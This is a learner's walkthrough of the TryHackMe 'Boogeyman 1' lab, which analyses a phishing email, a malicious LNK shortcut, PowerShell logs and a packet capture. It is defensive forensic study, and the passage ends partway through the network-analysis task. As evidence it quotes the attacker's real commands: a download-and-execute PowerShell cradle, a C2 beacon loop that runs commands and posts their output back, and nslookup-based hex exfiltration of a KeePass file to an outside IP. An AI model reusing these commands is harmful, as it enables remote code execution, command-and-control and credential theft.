Boogeyman 1

Task 1: Introduction - A New Threat in Town

Artifacts

For the investigation proper, you will be provided with the following artifacts:

- Copy of the phishing email (dump.eml)
- Powershell Logs from Julianne's workstation (powershell.json)
- Packet capture from the same workstation (capture.pcapng)

Note: The powershell.json file contains JSON-formatted PowerShell logs extracted from its original evtx file via the evtx2json tool.
You may find these files in the /home/ubuntu/Desktop/artefacts directory.

Tools

The provided VM contains the following tools at your disposal:

- Thunderbird - a free and open-source cross-platform email client.
- LNKParse3 - a python package for forensics of a binary file with LNK extension.
- Wireshark - GUI-based packet analyser.
- Tshark - CLI-based Wireshark.
- jq - a lightweight and flexible command-line JSON processor.

To effectively parse and analyse the provided artefacts, you may also utilise built-in command-line tools such as:


- grep
- sed
- awk
- base64

Now, let's start hunting the Boogeyman!

Task 2: Email Analysis - Look at the Headers!

The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.



The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.
You are tasked to analyse and assess the impact of the compromise.

Investigation Guide

Given the initial information, we know that the compromise started with a phishing email. Let's start with analysing the dump.eml file located in the artefacts directory. There are two ways to analyse the headers and rebuild the attachment:

- The manual way uses command-line tools such as cat, grep, base64, and sed. Analyse the contents manually and build the attachment by decoding the string located at the bottom of the file.

```
ubuntu@tryhackme:~
ubuntu@tryhackme$ echo # sample command to rebuild the payload, presuming the encoded payload is written in another file, without all line terminators
ubuntu@tryhackme$ cat *PAYLOAD FILE* | base64 -d > Invoice.zip
```

- An alternative and easier way to do this is to double-click the EML file to open it via Thunderbird. The attachment can be saved and extracted accordingly.


Once the payload from the encrypted archive is extracted, use lnkparse to extract the information inside the payload.


```
ubuntu@tryhackme:~
ubuntu@tryhackme$ lnkparse *LNK FILE*
```

****

Answer the questions below:

What is the email address used to send the phishing email?
First I open the dumped email with the Thunderbird app.





In the email we can see the attacker was masquerading as Arthur Griffin by typosquatting using an email address that appears close to the real email address at a glance.
Answer: agriffin@bpakcaging.xyz


What is the email address of the victim?
Answer: **julianne.westcott@hotmail.com**

What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?
To find the answer to this question I clicked on the more tab in the top right of the Thunderbird client and clicked on the View Source option. From there I scanned the output until I saw the DKIM signatures.

```
DKIM-Signature: v=1; a=rsa-sha256; d=bpakcaging.xyz; s=api; c=relaxed/simple;
    t=1673601926; h=from:date:subject:reply-to:to:list-unsubscribe:mime-version;
    bh=DORzQK4K9VXO5g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
    b=dCB9MhhsZqg4h2P9dg5zMjLj7HVS9vt0fXuqEzH8cj6ft+YBJxvZHkF8uc+CeOas6CoICaPu13Q
    oL/xVebg3aO8bmlooJWTAZx7mmrh/1ZQBVHm3wvGVI9Xn55nhWzRGoqVOAAPPM6+MEHFwZDIjKDAs
    RpDurrnykQeCXCp127k=
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;
    c=relaxed/simple; t=1673601926;
    h=from:date:subject:reply-to:to:list-unsubscribe;
    bh=DORzQK4K9VXO5g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
    b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqSORNRWynpDQ3/CBSllw31eDq
    WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/tO5dfZVUImvY32iinpJCtoiMLjdpKYMA/
    d5BBGqluALtqv9fZOzM=
```

Answer: elasticemail

What is the name of the file inside the encrypted attachment?
To answer this question I saved the .zip file found in the email to my desktop and unzipped it.



Answer: Invoice_20230103.lnk

What is the password of the encrypted attachment?
This is a simple one as the password is clearly stated in the email we looked at previously.
Answer: Invoice2023!

Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?
To answer this one I opened the terminal and first had to change directories to my Desktop where I saved the extracted file then I ran the lnkparse tool on the .lnk file.

```
ubuntu@tryhackme:~/Desktop$ lnkparse Invoice_20230103.lnk
Windows Shortcut Information:
   Link CLSID: 00021401-0000-0000-C000-000000000046
   Link Flags: HasTargetIDList | HasName | HasRelativePath | HasWorkingDir | HasArguments | HasIconLocation | IsUnicode | HasExpIcon - (16637)
   File Flags:  - (0)

   Creation Timestamp: None
   Modified Timestamp: None
   Accessed Timestamp: None

   Icon Index: 0
   Window Style: SW_SHOWMINNOACTIVE
   HotKey: CONTROL - C {0x4302}

   TARGETS:
      Index: 78
      ITEMS:
         Root Folder
            Sort index: My Computer
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
         Volume Item
            Flags: 0xf
            Data: None
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: Windows
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: System32
         File entry
```

Scrolling through the output we find the answer under the DATA section.

```
            Primary name: powershell.exe

   DATA
      Description: Invoice Jan 2023
      Relative path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
      Working directory: C:
      Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0A
HIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
      Icon location: C:\Users\Administrator\Desktop\excel.ico

   EXTRA BLOCKS:
      ICON_LOCATION_BLOCK
         Target ansi: %USERPROFILE%\Desktop\excel.ico
         Target unicode: %USERPROFILE%\Desktop\excel.ico
      SPECIAL_FOLDER_LOCATION_BLOCK
         Special folder id: 37
      KNOWN_FOLDER_LOCATION_BLOCK
         Known folder id: 1AC14E77-02E7-4E5D-B744-2EB1AE5198B7
      METADATA_PROPERTIES_BLOCK
         Version: 0x53505331
         Format id: 46588AE2-4CBC-4338-BBFC-139326986DCE
```

Answer:

aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAG
MAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKA
AnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG
4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA

Task 3: Endpoint Security - Are you sure that's an invoice?

Based on the initial findings, we discovered how the malicious attachment compromised Julianne's workstation:

- A PowerShell command was executed.
- Decoding the payload reveals the starting point of endpoint activities.

Investigation Guide

With the following discoveries, we should now proceed with analysing the PowerShell logs to uncover the potential impact of the attack:

- Using the previous findings, we can start our analysis by searching the execution of the initial payload in the PowerShell logs.
- Since the given data is JSON, we can parse it in CLI using the jq command.

Note that some logs are redundant and do not contain any critical information; hence can be ignored.

JQ Cheatsheet

jq is a lightweight and flexible command-line JSON processor. This tool can be used in conjunction with other text-processing commands.

You may use the following table as a guide in parsing the logs in this task.

Note: You must be familiar with the existing fields in a single log.

Parse all JSON into beautified output	cat powershell.json | jq
Print all values from a specific field without printing the field	cat powershell.json | jq '.Field1'
Print all values from a specific field	cat powershell.json | jq '{Field1}'
Print values from multiple fields	cat powershell.json | jq '{Field1, Field2}'
Sort logs based on their Timestamp	cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]'
Sort logs based on their Timestamp and print multiple field values	cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[] | {Field}'

****

Answer the questions below:

What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)

This one took me a bit of time. At first I tried using just *cat powershell.json* | *jq* but that was a lot of data so I tried narrowing it down to just the context info field because I kept seeing CommandName=Invoke-WebRequest and an encoded payload. Whenever I tried to decode the payload in CyberChef though all I got was nonsense data. So then I tried *cat powershell.json* | *jq '{ScripBlockText}'* | *sort* | *uniq* and found the answers.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
  "ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.F
wd"
  "ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
  "ScriptBlockText": "$hex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p
8d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'No
 Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body
TF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": "$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo
  "ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SEL
pwd"
  "ScriptBlockText": ".\\sb.exe -group=all;pwd"
  "ScriptBlockText": ".\\sb.exe -group=user;pwd"
  "ScriptBlockText": ".\\sb.exe all;pwd"
  "ScriptBlockText": ".\\sb.exe system;pwd"
  "ScriptBlockText": ".\\sb.exe;pwd"
  "ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
  "ScriptBlockText": "Seatbelt.exe -group=user;pwd"
  "ScriptBlockText": "cd ..;pwd"
  "ScriptBlockText": "cd ..\\AppData;pwd"
  "ScriptBlockText": "cd C:\\;pwd"
  "ScriptBlockText": "cd Documents;pwd"
  "ScriptBlockText": "cd Music;pwd"
  "ScriptBlockText": "cd Public;pwd"
  "ScriptBlockText": "cd Users;pwd"
  "ScriptBlockText": "cd j.westcott;pwd"
  "ScriptBlockText": "echo `r;pwd"
  "ScriptBlockText": "iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
  "ScriptBlockText": "iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBi
;pwd"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
```

Answer: cdn.bpakcaging.xyz, files.bpakcaging.xyz

What is the name of the enumeration tool downloaded by the attacker?
From the output of the same command ran in the last question we find the answer.

```
  "ScriptBlockText": ".\\sb.exe system;pwd"
  "ScriptBlockText": ".\\sb.exe;pwd"
  "ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
  "ScriptBlockText": "Seatbelt.exe -group=user;pwd"
  "ScriptBlockText": "cd ..;pwd"
```

Answer: Seatbelt

Side Note: I had never heard of Seatbelt before so I looked it up and according to the GitHub page it is a “C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.”

What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.
Looking at the hint given by TryHackMe they say to trace back the executed cd commands so I used grep to search for “sq3.exe” and “cd” and got this output:

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq | grep -e 'sq3.exe' -e 'cd'
  "ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-3
8d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction
 Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::U
TF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
  "ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";
pwd"
  "ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
  "ScriptBlockText": "cd ..;pwd"
  "ScriptBlockText": "cd ..\\AppData;pwd"
  "ScriptBlockText": "cd C:\\;pwd"
  "ScriptBlockText": "cd Documents;pwd"
  "ScriptBlockText": "cd Music;pwd"
  "ScriptBlockText": "cd Public;pwd"
  "ScriptBlockText": "cd Users;pwd"
  "ScriptBlockText": "cd j.westcott;pwd"
  "ScriptBlockText": "iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
ubuntu@tryhackme:~/Desktop/artefacts$
```


We see the attacker in the “C:\\Users\j.westcott\” directory and ran the command *\\sq3.exe*

AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState and downloaded the file plum.sqlite.

Answer:
C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite

What is the software that uses the file in Q3?
We can see in the previous screenshot that the answer is Microsoft Sticky Notes
Answer: Microsoft Sticky Notes


What is the name of the exfiltrated file?
If we remove the grep command and go back to just using the *cat powershell.json | jq '{ScripBlockText}' | sort | uniq* command we'll see the answer.



Answer: protected_data.kdbx


What type of file uses the .kdbx file extension?
A quick Google search tells us that KeePass, an open-source password manager uses .kdbx files.
Answer: KeePass

What is the encoding used during the exfiltration attempt of the sensitive file?
From the same terminal output we can see that the attacker used hex to encode the files.



Answer: Hex

What is the tool used for exfiltration?



Answer: nslookup

Task 4: Network Traffic Analysis - They got us. Call the bank immediately!

Based on the PowerShell logs investigation, we have seen the full impact of the attack:

- The threat actor was able to read and exfiltrate two potentially sensitive files.
- The domains and ports used for the network activity were discovered, including the tool used by the threat actor for exfiltration.

Investigation Guide

Finally, we can complete the investigation by understanding the network traffic caused by the attack:


- Utilise the domains and ports discovered from the previous task.
- All commands executed by the attacker and all command outputs were logged and stored in the packet capture.
- Follow the streams of the notable commands discovered from PowerShell logs.
- Based on the PowerShell logs, we can retrieve the contents of the exfiltrated data by understanding how it was encoded and extracted.

****

Answer the questions below:

What software is used by the attacker to host its presumed file/payload server?

For this I opened the capture.pcapng file found in the artifacts folder with Wireshark. From here I filtered on the HTTP host files.bpakcaging.xyz I found in an earlier step. Then I followed the TCP stream to find the answer.



```
GET /sq3.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Host: files.bpakcaging.xyz
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.7
Date: Fri, 13 Jan 2023 17:23:38 GMT
Content-type: application/x-msdos-program
Content-Length: 1123840
Last-Modified: Wed, 28 Dec 2022 14:28:28 GMT
```

Answer: Python

What HTTP method is used by the C2 for the output of the commands executed by the attacker?

For this question I found the answer in the PowerShell logs used in the last task. Since the C2 server is the destination for the data it wouldn't be a GET method.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
  "ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
  "ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
  "ScriptBlockText": "$hex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
